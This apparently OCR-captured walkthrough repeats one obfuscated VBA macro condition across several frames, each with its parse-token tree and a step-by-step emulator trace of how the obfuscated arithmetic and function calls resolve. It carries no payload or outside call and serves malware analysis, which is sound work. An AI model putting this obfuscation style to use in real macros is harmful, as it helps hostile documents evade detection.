
If (ah4Lgn > aBFSh(-18341 + 18342) And ah4Lgn < aBFSh(14966 - 14964)) Or (ah4Lgn > aBFSh(22272 / 7424) And ah4Lgn < aBFSh(6321 - 6317)) Then




```
aa4d3r!7 ADD: -18341 + 18342
aa4d3r!7 Call abfsh (1)
aa4d3r!7 API: 64 = abfsh (1)
aa4d3r!7 COMPARE: ah4lgn > 64
```

```
          PtgInt : 6317
          PtgInt : 6321
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 7424
          PtgInt : 22272
        PtgDiv : /
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
          PtgInt : 14964
          PtgInt : 14966
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 18342
          PtgInt : -18341
        PtgAdd : +
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
PtgOr : or
PtgName : if
PtgFunc :  P(1) :  I(0)
```


If (ah4Lgn > aBFSh(-18341 + 18342) And ah4Lgn < aBFSh(14966 - 14964)) Or (ah4Lgn > aBFSh(22272 / 7424) And ah4Lgn < aBFSh(6321 - 6317)) Then




```
aa4d3r!7 ADD: -18341 + 18342
aa4d3r!7 Call abfsh (1)
aa4d3r!7 API: 64 = abfsh (1)
aa4d3r!7 COMPARE: ah4lgn > 64
aa4d3r!7 SUB: 14966 - 14964
```

```
          PtgInt : 6317
          PtgInt : 6321
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 7424
          PtgInt : 22272
        PtgDiv : /
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
          PtgInt : 14964
          PtgInt : 14966
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 18342
          PtgInt : -18341
        PtgAdd : +
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
PtgOr : or
PtgName : if
PtgFunc :  P(1) :  I(0)
```


If (ah4Lgn > aBFSh(-18341 + 18342) And ah4Lgn < aBFSh(14966 - 14964)) Or (ah4Lgn > aBFSh(22272 / 7424) And ah4Lgn < aBFSh(6321 - 6317)) Then




```
          PtgInt : 6317
          PtgInt : 6321
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 7424
          PtgInt : 22272
        PtgDiv : /
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
          PtgInt : 14964
          PtgInt : 14966
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 18342
          PtgInt : -18341
        PtgAdd : +
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
PtgOr : or
PtgName : if
PtgFunc :  P(1) :  I(0)
```

```
aa4d3r!7 ADD: -18341 + 18342
aa4d3r!7 Call abfsh (1)
aa4d3r!7 API: 64 = abfsh (1)
aa4d3r!7 COMPARE: ah4lgn > 64
aa4d3r!7 SUB: 14966 - 14964
aa4d3r!7 Call abfsh (2)
```


If (ah4Lgn > aBFSh(-18341 + 18342) And ah4Lgn < aBFSh(14966 - 14964)) Or (ah4Lgn > aBFSh(22272 / 7424) And ah4Lgn < aBFSh(6321 - 6317)) Then




```
          PtgInt : 6317
          PtgInt : 6321
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 7424
          PtgInt : 22272
        PtgDiv : /
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
          PtgInt : 14964
          PtgInt : 14966
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 18342
          PtgInt : -18341
        PtgAdd : +
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
PtgOr : or
PtgName : if
PtgFunc :  P(1) :  I(0)
```

```
aa4d3r!7 ADD: -18341 + 18342
aa4d3r!7 Call abfsh (1)
aa4d3r!7 API: 64 = abfsh (1)
aa4d3r!7 COMPARE: ah4lgn > 64
aa4d3r!7 SUB: 14966 - 14964
aa4d3r!7 Call abfsh (2)
aa4d3r!7 API: 91 = abfsh (2)
aa4d3r!7 COMPARE: ah4lgn < 91
```

If (ah4Lgn > aBFSh(-18341 + 18342) And ah4Lgn < aBFSh(14966 - 14964)) Or (ah4Lgn > aBFSh(22272 / 7424) And ah4Lgn < aBFSh(6321 - 6317)) Then





```
          PtgInt : 6317
          PtgInt : 6321
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 7424
          PtgInt : 22272
        PtgDiv : /
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
          PtgInt : 14964
          PtgInt : 14966
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 18342
          PtgInt : -18341
        PtgAdd : +
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
PtgOr : or
PtgName : if
PtgFunc :  P(1) :  I(0)
```

```
aa4d3r!7 ADD: -18341 + 18342
aa4d3r!7 Call abfsh (1)
aa4d3r!7 API: 64 = abfsh (1)
aa4d3r!7 COMPARE: ah4lgn > 64
aa4d3r!7 SUB: 14966 - 14964
aa4d3r!7 Call abfsh (2)
aa4d3r!7 API: 91 = abfsh (2)
aa4d3r!7 COMPARE: ah4lgn < 91
aa4d3r!7 AND: true and false
```

If (ah4Lgn > aBFSh(-18341 + 18342) And ah4Lgn < aBFSh(14966 - 14964)) Or (ah4Lgn > aBFSh(22272 / 7424) And ah4Lgn < aBFSh(6321 - 6317)) Then

